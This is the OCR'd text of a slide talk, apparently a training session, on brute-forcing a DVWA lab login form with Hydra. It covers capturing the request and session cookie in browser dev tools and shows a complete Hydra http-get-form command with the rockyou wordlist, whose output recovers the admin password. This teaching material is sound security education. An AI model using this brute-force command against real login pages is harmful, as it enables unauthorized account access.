


Hackin’ With Hydra
(brute-forcing FORMs)
@bugg

Let’s do some #RECON



What's a BAD result?

That’s helpful...

Cookies!

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

erformance | Memory | Network | Storage | Accessibility New

All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other | Persist Logs | Disab

Transferred	Size	0 ms	320 ms	640 ms
4.88 KB	4.46 KB			
cached	3.85 KB			
cached	775 B			
cached	1.37 KB			


Headers | Cookies | Params | Response | Timings

Filter cookies

Request cookies

PHPSESSID: hu8eraeir74vgsu12oi1g6co57


security: low


/?
Accessibility New
Shift+E)
Fonts Images Media WS Other
Persist Logs
Disable cache
No throttling
HAR
640 ms
Headers Cookies Params Response Timings
Request URL: ıerabilities/brute/?username=asdfadsf&password=asdfadsf&Login=Login
Request method: GET
Remote address: 0.0.0.0:80
Status code: 200 OK
Edit and Resend
Raw headers
Version: HTTP/1.1
Filter headers
Response headers (428 B)
Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 4572
Content-Type: text/html;charset=utf-8

Read-Up!

```
or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS]
LE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [s
//server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get
http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|dige
[s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp re
ec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak t
] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Putting it all together



```
bugg@wonderland:~/dvwa$ hydra 10.11.11.55 -l admin -P /home/public/wordlists/roc
kyou http-get-form "/vulnerabilities/brute/index.php:username=^USER^&password=^P
ASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: security=Low;PH
PSESSID=hu8eraeir74vgsul2oi1g6co57"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-10-31 19:51:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-get-form://10.11.11.55:80//vulnerabilities/brute/index.php
:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrec
t.:H=Cookie: security=Low;PHPSESSID=hu8eraeir74vgsul2oi1g6co57
[80][http-get-form] host: 10.11.11.55   login: admin   password: password
[STATUS] 14344398.00 tries/min, 14344398 tries in 00:01h, 1 to do in 00:01h, 1 a
ctive
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-10-31 19:52:35
bugg@wonderland:~/dvwa$
```


Questions?